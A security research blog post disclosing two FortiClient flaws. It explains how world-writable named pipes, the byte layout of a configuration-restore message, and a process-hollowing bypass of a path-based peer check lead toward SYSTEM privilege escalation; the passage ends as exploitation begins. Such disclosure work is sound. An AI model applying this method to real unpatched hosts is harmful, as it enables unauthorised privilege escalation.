Pentera Labs™ Research Series

Piping Hot Fortinet Vulnerabilities

The story of how we found 2 CVEs in FortiClient and how an attacker might exploit them in multiple ways

Nir Chako




Table of contents

Introduction

I still remember the day I first used Procmon. It was like a whole new world of the operating system opened up to me. It felt the same way with Wireshark for networks and protocols and with IDA when speaking of reverse engineering. And that's exactly what it felt like the first time I used PipeViewer and IONinja.

Being a security researcher is a journey to find your way through the dark spots of technology. When there are tools that can shed light on these unseen opportunities - you have to take advantage of them. In this blog post I will share with you the steps I took from the first intuitive moment of, "there's something wrong here," through the vulnerability, and to the final stages of the different exploitation ideas.

TL;DR

Pentera researchers discovered the following two vulnerabilities in Fortinet's FortiClient:

- CVE-2024-47574 - An improper access control vulnerability in FortiClient allows an authenticated low-privileged threat actor direct access to tamper with the service configuration, alter some registry keys of the service and delete sensitive log files.
- CVE 2 - Threat actors can gain access to a plain text encryption key that is saved as part of the FortiClient services executable files. Accessing this results in the decryption of sensitive information. This vulnerability was responsibly disclosed and patched by Fortinet in their latest FortiClient version release. At the time of the publishing of this research a CVE number has been assigned but not yet published.

What are Windows Named Pipes?

Named pipes in Windows are like the small opening in a bank teller window.


You and the teller stand face to face, and pass items or information through this small hole. Some operations, like asking for exchange rates, can be done by anyone. However, other operations, like withdrawing money from a specific bank account, require special privileges.
In a secure system, you wouldn't want anyone else to be able to take part in this exchange.

For example, what if someone else was able to add their own request to transfer money from your account to their account, and the teller acted as though you asked for it?

In other words, this is what we managed to do when leveraging both vulnerabilities.


The Intuition

It all started when Eviatar Gerzi shared an open-source tool he was working on. PipeViewer is "a GUI tool for viewing Windows Named Pipes and searching for insecure permissions." I like to play with new open-source tools, especially the ones that might make my life easier. You can imagine my surprise when I suddenly discovered that most of Fortinet's services use named pipes with full Read-Write permissions for ALL Authenticated Users.



\\.\pipe\FortiClient_DBLogDaemon	Allowed RW NT AUTHORITY\Authenticated Users; ...	FCDBLog (6904); FortiSSLVPNdaemon (9864)
\\.\pipe\FC_{6DA09263-AA93-452B-95F3-B7CEC078EB30}	Allowed RW NT AUTHORITY\Authenticated Users; ...	FortiVPN (9900)
\\.\pipe\FortiSslvpnNamedPipe	Allowed RW NT AUTHORITY\Authenticated Users; ...	FortiSSLVPNdaemon (9864); FortiVPN (9900);
\\.\pipe\FC_{F18F86FD-7503-4564-80CF-B6B199519837}	Allowed RW NT AUTHORITY\Authenticated Users; ...	FCDBLog (6904)
\\.\pipe\FC_{38A65878-E18A-4989-8214-F85253562F57}	Allowed RW NT AUTHORITY\Authenticated Users; ...	FortiSettings (9880)

It wouldn't have been so disturbing if they were not services with SYSTEM privileges.



FCDBLog.exe	9884	Running	SYSTEM	00	6,332 K	x64	FortiClient Logging daemon
FMService64.exe	6540	Running	SYSTEM	00	488 K	x64	Fortemedia Service
fontdrvhost.exe	1336	Running	UMFD-0	00	300 K	x64	Usermode Font Driver Host
fontdrvhost.exe	24200	Running	UMFD-2	00	6,840 K	x64	Usermode Font Driver Host
FortiSettings.exe	11472	Running	SYSTEM	00	1,000 K	x64	FortiClient Settings Service
FortiSSLVPNdaemon...	10220	Running	SYSTEM	00	2,216 K	x64	FortiClient SSLVPN daemon
FortiTray.exe	9516	Running	Nir Chako	00	2,940 K	x64	FortiClient System Tray Controller
FortiVPN.exe	11372	Running	SYSTEM	00	2,784 K	x64	FortiClient VPN Controller

So, it looks like our way to SYSTEM privilege escalation is gonna be easy. My mind just made the calculation of:


Named pipe RW Access
+
Service with system privileges
+
Exposed service API
=
LPE (Local privilege escalation)

The only missing ingredient was the API. I needed to learn which kinds of commands I can send to the privileged services on the other side of the named pipe. My strategy here was to understand the API that the service exposes with the aim of finding a way to exploit it for malicious purposes.


The API

A lot of my technical experience involves network and protocol concepts. Maybe that's why the first thing I thought of was, "Where can I find a Wireshark-like tool for named pipes?" IONinja was extremely helpful here, allowing me to clearly gain visibility over the communication through the named pipes.

There was A LOT of data collected when I first started sniffing the named pipes communication. Too much to handle. That's when I decided to give more attention to specific operations in FortiClient. FortiClient VPN GUI requires a few operations to use an approved UAC, like restoring a configuration.



At this point in the research I didn't know much about what I could do by performing these operations and if there will be something valuable by restoring a configuration file. However, the mere concept of an elevated operation led me to think that it would be more interesting to explore these kinds of operations. Using IONinja I was able to record the named pipes communication and noticed that the majority of it was between FortiClient VPN and the FCDBLog service while trying to restore configuration from a backup file.



You can see that the message below is built out of 2 parts. The first part is what I would call the "opcode," which is constructed from 12 bytes:

0x60	0x80	0x00	0x00	0x00	0x00	0x00	0x00	0x16	0x00	0x00	0x00

The second part includes "clear-text" parameters, which is:


-m all -f "C:\Users\Nir Chako\Desktop\test-12032024.conf" -o import -i 1 -p 46dcb883642704e2112c943169c62284445cb99a89599bab1a91568c6954814cbf

What is the role of these parameters? There's the obvious:


- -m <mode?>
- -f <path_to_file>
- -o <operation>
- -i <TBD>
- -p <password>

But which program receives these parameters from FCDBLog service and performs this operation? To answer this question, I used Procmon to keep an eye on the relevant configuration file and discovered that this command line was triggered with the above parameters:

```
FCConfig.exe -s FC_{73EFB30F-1CAD-4a7a-AE2E-150282B6CE25}_000017 -m
all -f "C:\Users\Nir Chako\Desktop\test-12032024.conf" -o import -i 1
-p 46dcb883642704e2112c943169c62284445cb99a89599bab1a91568c6954814cbf
```




So the answer is that the restore command sent to FCDBLog via its named pipe triggers the execution of a program named FCConfig. FCConfig runs with SYSTEM privileges and is the one that actually executes the configuration restore operation. Finding out about FCConfig also helped me to understand the “opcode” I mentioned earlier. I found out about Fortinet’s registry hive while going through Procmon logs, and then it “clicked”.




The byte that equals “0x16” indicates the apptype. This means that you can also trigger other “apptypes” using the same API convention [apptype]+[param].


So all that we need to do is to send this message via the relevant named pipe and we could load a new configuration file to FortiClient. In order to do that, I used PipeViewer's "chat" feature. This feature allows you to communicate with named pipe and send messages in bytes or text format:



Just to make sure that it works, I copied the exact message to perform a replay attack and got a "disconnected" session as a result. I tried it again and again with multiple other tools and an implementation of my own written in C and Python, but nothing worked.




Something kept blocking my access to the named pipe. It wasn't the named pipe ACL (Access Control List), so I had to delve a little deeper. When reversing FCDBLog I found out that as part of the pipe message handling, there's an application barrier that validates the peer on the other side of the named pipe. It uses the GetNamedPipeClientProcessId WinAPI call to retrieve the client PID for the specified named pipe and then by gathering more info about this PID, including its base path.



FCDBLog verified the named pipe peer, and the criteria was - if the process on the other side is an "FCT app" (FortiClient app), that is determined by the base path of the process, in our case -

`C:\Program Files\Fortinet\FortiClient:`




The Vulnerability

Given that FortiClient VPN runs in the context of the user itself and can communicate with these services, the best way to become an FCT app is to wear an FCT app costume - a.k.a Process Hollowing. Process hollowing is a technique where a malicious program executes a legitimate process, replaces its memory with malicious code, and then the injected malicious code executes.

By executing FortiClient VPN and performing process hollowing, I could now inject whichever logic that I would like to into the FortiClient VPN process. With this done, FCDBLog treated the commands sent through the named pipe as though the legitimate FortiClient VPN sent them. This means that all of the communication is now valid from the FCDBLog standpoint and all of the other Fortinet services.

https://youtu.be/zFLApaQa8Vw



That's CVE-2024-47574 right there. But, now what? Well, once you've found the vulnerability the next question should be: How can I exploit it to gain something out of it?

The Exploitation

The main line of thought here was which kind of a configuration can an attacker load to gain maximum value? I will share a few ideas.

